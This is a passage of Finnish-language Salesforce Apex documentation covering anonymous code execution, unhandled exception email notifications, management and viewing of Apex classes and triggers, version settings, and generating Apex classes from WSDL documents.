 - b. Jos haluat suorittaa vain valitut koodirivit, valitse rivit ja napsauta **Execute Highlighted (Suorita korostetut)** tai CTRL+SHIFT+E.
4. Jos valitsit **Open Log (Avaa loki)**, loki avataan automaattisesti lokien tarkastusohjelmassa. Kun koodi on suoritettu, virheenkorjausloki näytetään **Logs (Lokit)** -välilehdessä. Kaksoisnapsauta lokia avataksesi sen lokien tarkastusohjelmassa.
5. Jos haluat suorittaa saman koodin uudelleen tekemättä muutoksia, napsauta **Debug (Virheenkorjaus) > Execute Last (Suorita viimeinen)**. Jos haluat muokata koodia, napsauta **Debug (Virheenkorjaus) > Open Execute Anonymous Window (Avaa anonyymien koodin suoritusikkuna)** avataksesi edellisen merkinnän Apex-koodin syöttöikkunassa.

KATSO MYÖS:

[Developer Console -konsolin Debug \(Virheenkorjaus\) -valikko](#)

[Lokien tarkastusohjelma](#)

[Virheenkorjauslokien käyttäminen](#)

[Lokit-välilehti](#)

Mitä tapahtuu, kun ilmenee Apex-poikkeus?

Kun poikkeus ilmenee, koodin suoritus pysähtyy. Kaikki ennen poikkeusta käsitellyt DML-operaatiot perutaan eikä niitä sovelleta tietokantaan. Poikkeukset kirjataan virheenkorjauslokeihin. Salesforce lähettää sähköpostitse tiedot käsittelemättömistä poikkeuksista, eli poikkeuksista, joita koodi ei huomaa. Loppukäyttäjä näkee virheviestin Salesforce-käyttöliittymässä.

Käsittelemättömien poikkeusten sähköpostit

Kun käsittelemättömiä Apex-poikkeuksia ilmenee, lähetämme sähköpostin, joka sisältää Apex-pinoseurannan ja asiakkaan organisaatio- ja käyttäjätunnuksen. Raportin mukana ei palauteta muita asiakastietoja. Käsittelemättömien poikkeusten sähköpostit lähetetään oletusarvoisesti kehittäjälle, joka on määritetty epäonnistuneen luokan tai käynnistimen `LastModifiedBy`-kentässä. Lisäksi voit lähetyttää sähköposteja Salesforce-organisaatiosi käyttäjille tai muihin sähköpostiosoitteisiin. Määritä nämä sähköpostivalinnat kirjoittamalla Määritykset-valikon `Pikahaku`-kenttään *Apex-poikkeuksien sähköpostit* ja valitsemalla **Apex-poikkeuksien sähköpostit**. Voit myös määrittää Apex-poikkeusten sähköpostit käyttämällä Tooling API-objektia `ApexEmailNotification`.

 **Note:** Jos synkronoidusti suoritettua Apex-koodissa tapahtuu toinen samanlainen poikkeus, seuraavat poikkeussähköpostit estetään ja vain ensimmäinen sähköposti lähetetään. Tämän sähköpostin eston avulla kehittäjän sähköpostilaatikko ei täyty samasta virheestä johtuvista sähköposteista. Jos Apex suoritetaan ei-synkronoidusti, mukaan lukien `erä-Apex` ja `@future`-metodit, samanlaisten poikkeusten sähköposteja ei estetä.

Käsittelemättömät poikkeukset käyttöliittymässä

Jos loppukäyttäjä kohtaa Apex-koodissa ilmenneen poikkeuksen käyttäessään tavallista käyttöliittymää, hän näkee virheviestin. Virheviesti sisältää tämänkaltaisen teksti.

EDITION-VERSIOIT

Käytettävissä: Salesforce Classicissa ja Lightning Experience:ssä

Käytettävissä: **Performance Edition**-, **Unlimited Edition**-, **Developer Edition**-, **Enterprise Edition**- ja **Database.com Edition**-versioissa

KÄYTTÄJOIKEUDET

Määritykset-valikon Apex-poikkeuksien sähköpostit -sivun käyttäminen:


- Määritysten tarkastelu-oikeus

Apex-koodin kirjoittaminen:

- Apex-laadintaoikeus

Tooling API:n käyttäminen:

- API käytössä



The screenshot shows the 'New Merchandise' form in Salesforce. At the top, there's a 'Merchandise Edit' header with 'Save', 'Save & New', and 'Cancel' buttons. Below this, a red error message is displayed: 'Error: Invalid Data. Review all error messages below to correct your data. Apex trigger myMerchandiseTrigger caused an unexpected exception, contact your administrator: myMerchandiseTrigger: execution of BeforeInsert caused by: System.NullPointerException: Attempt to de-reference a null object: Trigger.myMerchandiseTrigger: line 3, column 1'. Below the error message, there's an 'Information' section with a legend indicating that a red bar means 'Required Information'. The form fields are: 'Merchandise Name' (Eraser), 'Description' (White erasers), 'Price' (1.50), and 'Total Inventory' (120). The 'Owner' is listed as 'Test User'.

Apex-poikkeusten käsittely hallittavissa paketeissa

Kun luot hallittavan paketin Force.com AppExchange -palveluun, voit määrittää, että käyttäjä saa sähköpostiviestin, kun tapahtuu poikkeus, jota Apex ei sieppaa. Tällaisia poikkeuksia voivat heittää

- Visualforce-toiminto tai -vastaanottajametodi
- Web-palvelumetodi
- Käynnistin

Lähetettävän sähköpostin muoto on seuraavanlainen:

EDITION-VERSIOIT

Käytettävissä: Salesforce Classicissa

Käytettävissä **Performance Edition**-, **Unlimited Edition**-, **Developer Edition**- ja **Enterprise Edition**-versioissa

KÄYTTÄJOIKEUDET

Pakettien luominen:

- Force.com AppExchange -pakettien luomisoikeus

Pakettien lataaminen:

- Force.com AppExchange -pakettien lataamisoikeus

Apexin luominen:

- "Apex-sovellusten luominen"

```
----- Aihe:
Developer script exception from CLASSNAME Apex script unhandled trigger exception by
user/organization: USER_ID/ORG_ID EXCEPTION_STRING STACK_TRACE
-----
```

Esimerkki:

```
-----
Lähettäjä: Apex Application? <info@salesforce.com> Vastaanottaja: joeuser@salesforce.com
<joeuser@salesforce.com> Aihe: Developer script exception from Gack WS? Päiväys: Mon,
26 Nov 2007 14:42:41 +0000 (GMT) (06:42 PST) Apex script unhandled trigger exception
by user/organization: 010x00000000rfPg/00Fx000000009ejj TestException.Test Exception?:
Gack WS exception Class.Gack WS?.gackTestException: line 4, column 11
-----
```

Samasta virheestä voidaan tuottaa 60 sekunnin sisällä enintään 10 viestiä, joilla on sama aihe.

Apex-luokkien hallinta

Käytettävissä **Performance Edition**-, **Unlimited Edition**-, **Developer Edition**- ja **Enterprise Edition** -versioissa

Apex-luokka on malli tai suunnitelma, josta Apex-objektit luodaan. Luokat koostuvat muista luokista, käyttäjän määrittämistä metodeista, muuttujista, poikkeustyypeistä ja staattisesta alustuskoodista. Kun luokat on tallennettu, luokkametodeja tai muuttujia voidaan kutsua muiden Apex-koodien avulla tai SOAP API:n (tai AJAX Toolkitin) kautta metodeille, jotka on määritetty `webService`-avainsanalla.

Apex-luokat-sivu sallii sinun luoda ja hallita Apex-luokkia. Avaa Apex-luokat-sivu kirjoittamalla Määrytykset-valikon `Pikahaku`-kenttään `Apex-luokat` ja valitsemalla **Apex-luokat**. Jos haluat käyttää kaikki kehitystoiminnot, käytä [Developer-konsolia](#).

Luo Apex-luokkia napsauttamalla Apex-luokat-sivulta **Uusi** ja kirjoita Apex-koodisi editoriin.

Kehittäjät voivat luoda luokkametodeja [Force.com Apex Code Developer's Guide -oppaassa](#) määritetyn syntaksin mukaisesti, mutta luokkia voidaan luoda myös automaattisesti WSDL-asiakirjasta, joka on tallennettu paikalliselle kiintolevylle tai verkkoon. Jos luokka on luotu WSDL-asiakirjasta, kehittäjät voivat kutsua ulkoista Web-palvelua Apex:istaan. Napsauta Apex-luokat-sivulta **Luo WSDL-asiakirjasta** luodaksesi Apex-luokan WSDL-asiakirjasta.

Kun olet luonut Apex-luokan, voit

- muokata luokkaa editorissa valitsemalla luokan nimen vierestä **Muokkaa**
- poistaa luokan organisaatiosta valitsemalla luokan nimen vierestä **Poista**



Note:

- Voit lisätä, muokata tai poistaa Apex-koodia Salesforce-käyttöliittymästä vain Developer Edition -organisaatiossa, Salesforce Enterprise Edition -kokeiluorganisaatiossa tai sandbox-organisaatiossa. Voit tehdä muutoksia Salesforce-tuotanto-organisaatiossa Apexiin vain käyttämällä Metadata API -kutsua `deploy` tai Force.com IDE- tai Force.com Migration Tool -työkalua. Force.com IDE ja Force.com Migration Tool ovat Salesforceen tarjoamia ilmaisia työkaluja sen käyttäjien ja kumppanien tueksi, mutta ne eivät ole osa sen palvelua siinä merkityksessä kuin Salesforce-palvelun päätilaussopimus ilmaisee.
- Luokkaa, joka on määritetty Visualforce-sivua tai komponenttia ohjaavaksi, ei voi poistaa.
- Kuvake  osoittaa, että Apex-luokka julkaistiin hallittavassa paketissa. Pakettien Apex-luokissa tulee ottaa huomioon erikoisia seikkoja.
- Kuvake  osoittaa, että Apex-luokka on asennetussa hallittavassa paketissa. Hallittavan paketin luokkaa ei voi muokata tai poistaa.
- Kuvake  osoittaa, että aiemmin julkaistussa, hallittavassa paketissa oleva Apex-luokka poistetaan seuraavaa pakettia ladattaessa. Voit peruuttaa Apex-luokan poistamisen paketin lisätietosivulta.
- Jos Apex-luokassa on yhtään metodia, jonka määrittäminen on `webService`, voit valita luokan nimen vierestä **WSDL** luodaksesi WSDL-asiakirjan luokan sisällöstä. Tämä asiakirja sisältää kaiken tiedon, jota asiakas tarvitsee Apex Web-palvelumetodien käyttöön. Kaikki `webService`-avainsanalla määritetyt luokkametodit liitetään luotuun WSDL-asiakirjaan.
- Napsauta luokan nimen vierestä **Suojaus** valitaksesi profiilit, jotka saavat suorittaa metodeja ylimmän tason sisääntulokohdista, kuten Web-palvelumetodeista. Tämä linkki näyttää vain `global`-määritetyt luokat luokista, jotka on asennettu organisaatioosi osana hallittavaa pakettia.

KÄYTTÄJÄOIKEUDET

Apex-luokkien määrittäminen, muokkaaminen, poistaminen, suojasetusten määrittäminen, versioasetusten määrittäminen, riippuvuuksien tarkasteleminen ja testien suorittaminen:

- Apex-laadintaoikeus

- Napsauta **Arvioi organisaatiosi koodin kattavuus** nähdäksesi kuinka suuren osan organisaatiosi Apex-koodista yksikkötestit tällä hetkellä kattavat. Tämä prosenttiluku perustuu suoritettujen testien viimeisiin tuloksiin. Jos testituloksia ei ole, koodin kattavuus on 0 %.
 - Jos vähintään yhdessä Apex-luokassa on yksikkötestejä, voit suorittaa kaikki organisaation yksikkötestit valitsemalla **Suorita kaikki testit**.
 - Napsauta **Käännä kaikki luokat** kääntääksesi kaikki organisaatiosi Apex-luokat. Jos sinulla on hallittavasta paketista asennettuja luokkia, joissa on testimetodeja tai testiluokkia, sinun täytyy kääntää ne ennen kuin voit tarkastella tai suorittaa niitä Apex-testien suoritussivulta. Hallittavien pakettien luokkia voidaan kääntää vain **Käännä kaikki luokat** -linkin avulla, koska niitä ei voi tallentaa. Muutoin muualta kuin hallittavasta paketista tulevien Apex-luokkien tallentaminen kääntää ne uudelleen. Tämä linkki kääntää kaikki organisaatiosi Apex-luokat riippumatta siitä, ovatko ne tulleet hallittavasta paketista.
-  **Note:** Nimitilan etuliite on liitetty Apex-luokkiin ja -käynnistimiin, Visualforce-komponentteihin ja -sivuihin, tuotemerkkimalleihin, kansioihin, s-control-objekteihin, staattisiin resursseihin, verkkolinkkeihin ja mukautettuihin raporttityyppeihin, mikäli ne sisältyvät hallittavaan pakettiin. Jos sinulla ei ole sovellusten mukautusoikeutta, nimitilan etuliitekenttää ei näy tuotemerkkimalleissa, kansioissa eikä mukautetuissa raporttityypeissä.

KATSO MYÖS:

[Apex-luokkien määrittäminen](#)

[Apex-luokkien tarkasteleminen](#)

Apex-käynnistimien hallinta

Käynnistin on Apex-koodi, joka suoritetaan ennen tiettyjen DML-tapahtumien suorittamista tai tapahtumien suorittamisen jälkeen. Käynnistin voidaan suorittaa esimerkiksi ennen kuin objektitietueet siirretään tietokantaan tai tietueiden poistamisen jälkeen.

Käynnistimet tallennetaan Salesforceen metadatanä. Luettelo organisaatiosi kaikista käynnistimistä löytyy Määrittäminen-valikon Apex-käynnistimet-sivulta. Käynnistimet liittyvät tiettyihin objekteihin ja sijaitsevat niissä, ja niiden luettelo löytyy niiden objektin hallinta-asetuksista. Jos haluat käyttää kaikki kehitystoiminnot, käytä [Developer-konsolia](#).

-  **Note:** Nimitilan etuliite on liitetty Apex-luokkiin ja -käynnistimiin, Visualforce-komponentteihin ja -sivuihin, tuotemerkkimalleihin, kansioihin, s-control-objekteihin, staattisiin resursseihin, verkkolinkkeihin ja mukautettuihin raporttityyppeihin, mikäli ne sisältyvät hallittavaan pakettiin. Jos sinulla ei ole sovellusten mukautusoikeutta, nimitilan etuliitekenttää ei näy tuotemerkkimalleissa, kansioissa eikä mukautetuissa raporttityypeissä.

Napsauta **Uusi** luodaksesi Apex-käynnistimen.

-  **Note:** Voit luoda käynnistimiä vain liitetystä objektista, etkä Apex-käynnistimet -sivulta.

Kun olet luonut Apex-käynnistimen, voit

- muokata käynnistintä editorissa valitsemalla käynnistimen nimen vierestä **Muokkaa**
- poistaa käynnistimen organisaatiosta valitsemalla käynnistimen nimen vierestä **Poista**.

-  **Note:**
- Voit lisätä, muokata tai poistaa Apex-koodia Salesforce-käyttöliittymästä vain Developer Edition -organisaatiossa, Salesforce Enterprise Edition -kokeiluorganisaatiossa tai sandbox-organisaatiossa. Voit tehdä muutoksia Salesforce-tuotanto-organisaatiossa Apex:iin vain käyttämällä Metadata API -kutsua `deploy` tai Force.com IDE- tai Force.com

EDITION-VERSIOIT

Käytettävissä Salesforce Classicissa ja Lightning Experienceissa

Käytettävissä: **Enterprise Edition**-, **Performance Edition**-, **Unlimited Edition**-, **Developer Edition**- ja **Database.com Edition** -versioissa

KÄYTTÄJOIKEUDET

Apex-käynnistimien määrittäminen, muokkaaminen, poistaminen, versioasetusten asettaminen ja riippuvuuksien tarkasteleminen:

- Apex-laadintaoikeus

Migration Tool -työkalua. Force.com IDE ja Force.com Migration Tool ovat Salesforcen tarjoamia ilmaisia työkaluja sen käyttäjien ja kumppanien tueksi, mutta ne eivät ole osa sen palvelua siinä merkityksessä kuin Salesforce-palvelun päätilaussopimus ilmaisee.

- Kuvake  osoittaa, että Apex-käynnistin on asennetussa hallittavassa paketissa. Hallittavan paketin käynnistintä ei voi muokata tai poistaa.
- Kuvake  osoittaa, että aiemmin julkaistun, hallittavan paketin Apex-käynnistin poistetaan seuraavaa pakettia ladattaessa. Voit peruuttaa Apex-käynnistimen poistamisen paketin lisätietosivulta.

KATSO MYÖS:

[Apex-käynnistimien määrittäminen](#)

Apex-version asetusten hallinta

Luokat talletetaan määrättyjen Apex- ja API-versioiden asetuksilla, mikä parantaa yhteensopivuutta aiempien versioiden kanssa. Jos Apex-luokka viittaa asennettujen hallittavien pakettien komponentteihin, kuten mukautettuihin objekteihin, kunkin hallittavan paketin version asetukset, joihin luokka viittaa, tallennetaan myös. Tällä varmistetaan, että kun Apex, API ja hallittavien pakettien komponentit kehittyvät seuraavissa julkaistavissa versioissa, luokka tai käynnistin pysyvät sidottuna versioon, joka toimii erityisellä, tutuksi tulleella tavalla.

Pakettiversio on numero, jolla tunnistetaan pakettiin ladattujen komponenttien sarja. Version numerolla on muoto *majorNumber.minorNumber.patchNumber* (esimerkiksi 2.1.3). Suurempi ja pienempi numero kasvavat valittuun arvoon kunkin suuren julkistuksen aikana. *Korjausnumero* luodaan ja päivitetään vain korjausversiolle. Julkaisijat voivat käyttää paketin versioita hallittavien pakettien komponenttien kehittämiseen julkistamalla seuraavan paketin version rikkomatta nykyisten, pakettia käyttävien asiakkaiden integraatiota.

Salesforce API- ja Apex-version määrittäminen luokalle tai käynnistimelle:

1. Muokkaa joko luokkaa tai käynnistintä, ja napsauta sitten **Version asetukset**.
2. Valitse SalesforceAPI:n `version`. Tämä on myös luokkaan tai käynnistimeen liittyvä Apex-versio.
3. Napsauta **Tallenna**.

Paketin version asetusten määrittäminen luokalle tai käynnistimelle:

1. Muokkaa joko luokkaa tai käynnistintä, ja napsauta sitten **Version asetukset**.
2. Valitse `version` kullekin hallittavalle paketille, johon luokka tai käynnistin viittaa. Luokka ja käynnistin käyttävät tätä hallittavan paketin versiota, jos asennetaan hallittavien pakettien myöhempiä versioita, kunnes päivität version asetukset manuaalisesti. Voit lisätä asennetun hallittavan paketin asetusten luetteloon valitsemalla paketin käytettävissä olevien pakettien luettelosta. Tämä luettelo näkyy vain, jos sinulla on asennettuna hallittava paketti, joka ei jo liity luokkaan tai käynnistimeen.
3. Napsauta **Tallenna**.

Huomaa seuraavaa, kun käytät paketin version asetuksia:

- Jos tallennat Apex-luokan tai -käynnistimen, joka viittaa sellaiseen hallittavaan pakettiin, jolla ei ole määritettyä hallittavan paketin versiota, Apex-luokka tai käynnistin liitetään oletuksena viimeksi asennetun hallittavan paketin versioon.
- Jos pakettiin liittyy luokka tai käynnistin, hallittavan paketin luokan tai käynnistimen version asetuksia ei voi **Poistaa**. Napsauta **Näytä riippuvuudet** löytääksesi, missä hallittavaan pakettiin viitataan luokalla tai käynnistimellä.

EDITION-VERSIOIT

Käytettävissä: Salesforce Classicissa

Käytettävissä **Performance Edition**-, **Unlimited Edition**-, **Developer Edition**-, **Enterprise Edition**- ja **Database.com Edition**-versioissa

Hallittavat paketit eivät ole käytettävissä **Database.com**-versiossa.

KÄYTTÄJOIKEUDET

Apex-luokkien määrittäminen, muokkaaminen, poistaminen, suojausasetusten määrittäminen, versioasetusten määrittäminen, riippuvuuksien tarkasteleminen ja testien suorittaminen:

- Apex-laadintaoikeus

Apex-luokkien tarkasteleminen

Kun olet luonut luokan, voit tarkastella luokan sisältämää koodia ja API:a, johon luokka on tallennettu sekä luokan kelvollisuutta ja aktiivisuutta. Kirjoita Määritykset-valikon **Pikahaku**-kenttään *Apex-luokat*, valitse **Apex-luokat** ja napsauta tarkasteltavan luokan nimeä. Luokkaa tarkastellessasi voit tehdä mitä tahansa seuraavista:

- Voit tehdä muutoksia luokkaan valitsemalla **Muokkaa**.



Note:

- Voit lisätä, muokata tai poistaa Apex-koodia Salesforce-käyttöliittymästä vain Developer Edition -organisaatiossa, Salesforce Enterprise Edition -kokeiluorganisaatiossa tai sandbox-organisaatiossa. Voit tehdä muutoksia Salesforce-tuotanto-organisaatiossa Apex:iin vain käyttämällä Metadata API -kutsua `deploy` tai Force.com IDE- tai Force.com Migration Tool -työkalua. Force.com IDE ja Force.com Migration Tool ovat Salesforceen tarjoamia ilmaisia työkaluja sen käyttäjien ja kumppanien tueksi, mutta ne eivät ole osa sen palvelua siinä merkityksessä kuin Salesforce-palvelun päätilaussopimus ilmaisee.
- Kuvake osoittaa, että Apex-luokka julkaistiin hallittavassa paketissa. Pakettien Apex-luokissa tulee ottaa huomioon erikoisia seikkoja.
- Kuvake osoittaa, että Apex-luokka on asennetussa hallittavassa paketissa. Hallittavan paketin luokkaa ei voi muokata tai poistaa.
- Kuvake osoittaa, että aiemmin julkaistussa, hallittavassa paketissa oleva Apex-luokka poistetaan seuraavaa pakettia ladattaessa. Voit peruuttaa Apex-luokan poistamisen paketin lisätietosivulta.

Voit lisätä, muokata tai poistaa Apex-koodia Salesforce-käyttöliittymästä vain Developer Edition -organisaatiossa, Salesforce Enterprise Edition -kokeiluorganisaatiossa tai sandbox-organisaatiossa. Voit tehdä muutoksia Salesforce-tuotanto-organisaatiossa Apex:iin vain käyttämällä Metadata API -kutsua `deploy` tai Force.com IDE- tai Force.com Migration Tool -työkalua. Force.com IDE ja Force.com Migration Tool ovat Salesforceen tarjoamia ilmaisia työkaluja sen käyttäjien ja kumppanien tueksi, mutta ne eivät ole osa sen palvelua siinä merkityksessä kuin Salesforce-palvelun päätilaussopimus ilmaisee.

- Voit poistaa luokan valitsemalla **Poista**.



Note: Luokkaa, joka on määritetty Visualforce-sivua tai komponenttia ohjaavaksi, ei voi poistaa.

- Jos luokassasi on `webservice`-määritelty metodi, valitse **Luo WSDL** luodaksesi luokkaan perustuvia WSDL-asiakirjoja.



Note: WSDL-asiakirjaa ei voi luoda luokista, joiden määrittäminen on `isTest`.

- Lataa kopio Apex-koodistasi napsauttamalla **Lataa**.
- Napsauta **Suorita testi** suorittaaksesi luokan sisältämät yksikkötestit.
- Napsauta **Suojaus** määrittääksesi Apex-luokan suojauksen.
- Napsauta **Näytä riippuvuudet** nähdäksesi kohteet, kuten kentät, objektit ja muut luokat, joiden on oltava olemassa, jotta tämä luokka on käypä.

Luokan yhteenveto -välilehti näyttää luokan prototyyppin, eli luokat, metodit ja muuttujat, jotka ovat muun Apex-koodin käytössä.

Luokan yhteenveto -välilehdessä on luettelo Apex-luokkien ja sisäisten luokkien metodien ja muuttujien käyttöoikeuksista ja allekirjoituksista. Jos prototyyppiä ei ole käytettävissä, tämä välilehti ei ole käytettävissä.

EDITION-VERSIOIT

Käytettävissä Salesforce Classicissa ja Lightning Experiencessä

Käytettävissä: **Enterprise Edition**-, **Performance Edition**-, **Unlimited Edition**-, **Developer Edition**- ja **Database.com Edition** -versioissa

KÄYTTÄJOIKEUDET

Apex-luokkien määrittäminen, muokkaaminen, poistaminen, suojausasetusten määrittäminen, versioasetusten määrittäminen, riippuvuuksien tarkasteleminen ja testien suorittaminen:

- Apex-laadintaoikeus

 Note:

- Niiden Apex-luokkien osalta, jotka eivät sisälly hallittuihin paketteihin, näytetään ainoastaan ne luokat, metodit ja muuttujat, joiden määrittäminen on `globaali` tai `julkinen`.
- Hallittavassa paketissa olevien Apex-luokkien **Luokan yhteenveto**-välilehti kertoo myös pakettiversion, johon tietty ominaisuus tai metodi otettiin käyttöön. Voit valita versionumeron alusvetoluettelosta nähdäksesi valitun pakettiversion prototyyppiin. Oletusarvona on tällä hetkellä asennettu versio. Paketin kehittäjä voi hylätä Apexmenetelmän ja ladata uuden pakettiversion, ja siten julkaista Apex-luokan, jolla on eri prototyyppi. Vain ne luokat, metodit ja muuttujat, jotka on määritetty arvolla `globaali`, näytetään hallittavien pakettiluokkien prototyyppissä.

Jos Apex-luokkaan liittyviä komponentteja on asennettu hallittaviin paketteihin, kuten toinen luokka, käynnistin tai mukautettu objekti, **Version asetukset**-välilehden luettelo näyttää ne pakettien pakettiversiot, jotka sisältävät viitatuksia komponentteja.

Lokisuodattimet-välilehti näyttää virheenkorjauslokiluokat ja virheenkorjauslokitasot, jotka voit määrittää luokalle.

KATSO MYÖS:

[Apex-luokkien määrittäminen](#)

[Apex-luokkien hallinta](#)

[Virheenkorjauslokin suodattaminen Apex-luokille ja Apex-käynnistimille](#)

Apex-käynnistimien lisätietojen tarkasteleminen

Apex-käynnistimet tallennetaan sovellukseen metatietoina sen objektin kohdalle, johon ne liittyvät. Voit myös tarkastella kaikkia käynnistimiä kirjoittamalla Määrittäminen-valikon `Pikahaku`-kenttään *Apex-käynnistimet* ja valitsemalla **Apex-käynnistimet**.

-  **Note:** Voit lisätä, muokata tai poistaa Apex-koodia Salesforce-käyttöliittymästä vain Developer Edition -organisaatiossa, Salesforce Enterprise Edition -kokeiluorganisaatiossa tai sandbox-organisaatiossa. Voit tehdä muutoksia Salesforce-tuotanto-organisaatiossa Apex:iin vain käyttämällä Metadata API -kutsua `deploy` tai Force.com IDE- tai Force.com Migration Tool -työkalua. Force.com IDE ja Force.com Migration Tool ovat Salesforce:n tarjoamia ilmaisia työkaluja sen käyttäjien ja kumppanien tueksi, mutta ne eivät ole osa sen palvelua siinä merkityksessä kuin Salesforce-palvelun päätilaus sopimus ilmaisee.

Jos haluat nähdä käynnistimen lisätiedot, kirjoita Määrittäminen-valikon `Pikahaku`-kenttään "Apex-käynnistimet", valitse **Apex-käynnistimet** ja napsauta käynnistimen nimeä. Voit nähdä käynnistimen lisätiedot myös sen objektin hallinta-asetuksista.

Käynnistimen lisätietosivulla voit tehdä mitä tahansa seuraavista:

- Voit muokata käynnistimen sisältöä valitsemalla **Muokkaa**.

-  **Note:** Kuvake  osoittaa, että Apex-käynnistin on asennetussa hallittavassa paketissa. Hallittavan paketin käynnistintä ei voi muokata tai poistaa.

- Voit poistaa käynnistimen organisaatiostasi napsauttamalla **Poista**.
- Napsauta **Näytä riippuvuudet** nähdäksesi kohteet, kuten kentät, s-control-objektit tai luokat, joihin käynnistimen sisältämä Apex-koodi viittaa.
- Voit ladata käynnistimen tekstin valitsemalla **Lataa Apex**. Tiedosto tallennetaan käynnistimen nimen mukaisella tiedostonimellä, jonka tiedostotyyppi on `.trg`.

Käynnistimen lisätietosivu näyttää seuraavat käynnistimen tiedot:

EDITION-VERSIOIT

Käytettävissä Salesforce Classicissa ja Lightning Experiencessä

Käytettävissä: **Enterprise Edition**-, **Performance Edition**-, **Unlimited Edition**-, **Developer Edition**- ja **Database.com Edition**-versioissa

KÄYTTÄJOIKEUDET

Apex-käynnistimien tarkasteleminen:

- Apex-laadintaoikeus

- Käynnistimen nimi.
- Sen objektin nimi, johon käynnistin liittyy, kuten Tili tai Tapaus.
- API-versio, johon suhteessa käynnistin on tallennettu.
- Tieto siitä, onko käynnistin voimassa.



Note: Käynnistimien mukana tallennetaan `isValid`-lippu, jonka arvo on `true`, elleivät riippuvaiset metatiedot ole muuttuneet käynnistimen kääntämisen jälkeen. Kun käynnistimessä käytettyjä objektien nimiä tai kenttiä muutetaan tai objektin tai kentän kuvausta muokataan, `isValid`-lipun arvoksi tulee `false`, kunnes Apex-kääntäjä käsittelee koodin uudelleen. Uudelleenkääntäminen tapahtuu, kun käynnistin suoritetaan tai kun käyttäjä tallentaa käynnistimen uudelleen metatietoihin. Jos hakukenttä viittaa poistettuun tietueeseen, Salesforce tyhjentää hakukentän arvon oletusarvoisesti. Voit myös päättää olla poistamatta tietueita, jos ne ovat hakusuhteessa.

- Tieto siitä, onko käynnistin aktiivinen.
- Käynnistimen sisältämän Apex-koodin teksti.
- Jos käynnistimeen liittyviä komponentteja on asennettu hallittaviin paketteihin, kuten Apex-luokka, Visualforce-sivu, mukautettu objekti, jne, version asetusten osien luettelo näyttää ne pakettien pakettiversiot, jotka sisältävät viitatu komponentit.
- Jos käynnistin sisältyy asennettuun hallittavaan pakettiin, `Asennettu paketti` osoittaa paketin nimen.

Lokisuodattimet-välilehti näyttää virheenkorjauslokiluokat ja virheenkorjauslokitasot, jotka voit määrittää käynnistimelle. Lisätietoja on kohdassa [Virheenkorjauslokien suodattaminen Apex-luokille ja Apex-käynnistimille](#) sivulla 287.

Apex-luokan luominen WSDL-asiakirjasta

Apex-luokka voidaan luoda automaattisesti WSDL-asiakirjasta, joka on tallennettu paikalliselle kiintolevyllä tai verkkoon. Jos luokka on luotu WSDL-asiakirjasta, kehittäjät voivat kutsua ulkoista Web-palvelua Apex:istaan.



Note: Käytä lähteviä viestejä integrointiratkaisujen käsittelyyn aina, kun mahdollista. Käytä kolmansien osapuolten Web-palvelujen kutsuja vain tarvittaessa.

Toiminnon käyttäminen:

1. Kirjoita sovelluksen Määritykset-valikon **Pikahaku**-kenttään *Apex-luokat* ja valitse **Apex-luokat**.
2. Valitse **Luo WSDL-asiakirjasta**.
3. Hae WSDL-asiakirja paikalliselta kiintolevyllä tai paikallisesta verkosta valitsemalla **Selaa**, tai kirjoita koko tiedostopolku. Tämä WSDL-asiakirja on luomasi Apex-luokan perusta.



Note: Määritetty WSDL-asiakirja voi sisältää SOAP-päätepisteen, joka viittaa lähtevän liikenteen porttiin.

Turvallisuussyistä lähteväksi portiksi voi määrittää Salesforcea vain jonkin seuraavista:

- 80: Tämä portti hyväksyy vain HTTP-yhteydet
- 443: Tämä portti sallii ainoastaan HTTPS-yhteydet.
- 1024–66535 (sisältyen): Nämä portit hyväksyvät HTTP- tai HTTPS-yhteydet.

4. Tarkista WSDL-asiakirjan sisältö valitsemalla **Jäsennä WSDL**. Sovellus luo jokaiselle WSDL-asiakirjan nimitilalle luokan oletusnimen ja raportoi virheet. Jäsentäminen epäonnistuu, jos WSDL sisältää skeematyypppejä tai -rakenteita, joita Apex-luokat eivät tue, tai jos tuloksena

EDITION-VERSIOIT

Käytettävissä Salesforce Classicissa ja Lightning Experiencessä

Käytettävissä: **Enterprise Edition**-, **Performance Edition**-, **Unlimited Edition**-, **Developer Edition**- ja **Database.com Edition**-versioissa

KÄYTTÄJOIKEUDET

Apex-luokkien määrittäminen, muokkaaminen, poistaminen, suojausasetusten määrittäminen, versioasetusten määrittäminen, riippuvuuksien tarkasteleminen ja testien suorittaminen:

- Apex-laadintaoikeus

olevat luokat ylittäisivät Apex-luokkien suurimman sallitun merkkimäärän (miljoona merkkiä). Esimerkiksi Salesforce SOAP API WSDL:ää ei voi jäsentää.

5. Muokkaa luokkien nimet mieleisiksesi. Voit tallentaa useita WSDL-nimitiloja yhteen luokkaan antamalla kaikille nimitiloille saman luokan nimen, mutta Apex-luokkien enimmäiskoko on miljoona merkkiä.
6. Valitse **Luo Apex**. Ohjatun toiminnon viimeisellä sivulla näkyvät luokat, joiden luominen onnistui, sekä muiden luokkien virheet. Tämä sivu tarjoaa myös linkin onnistuneesti luodun koodin tarkastelemiseen.

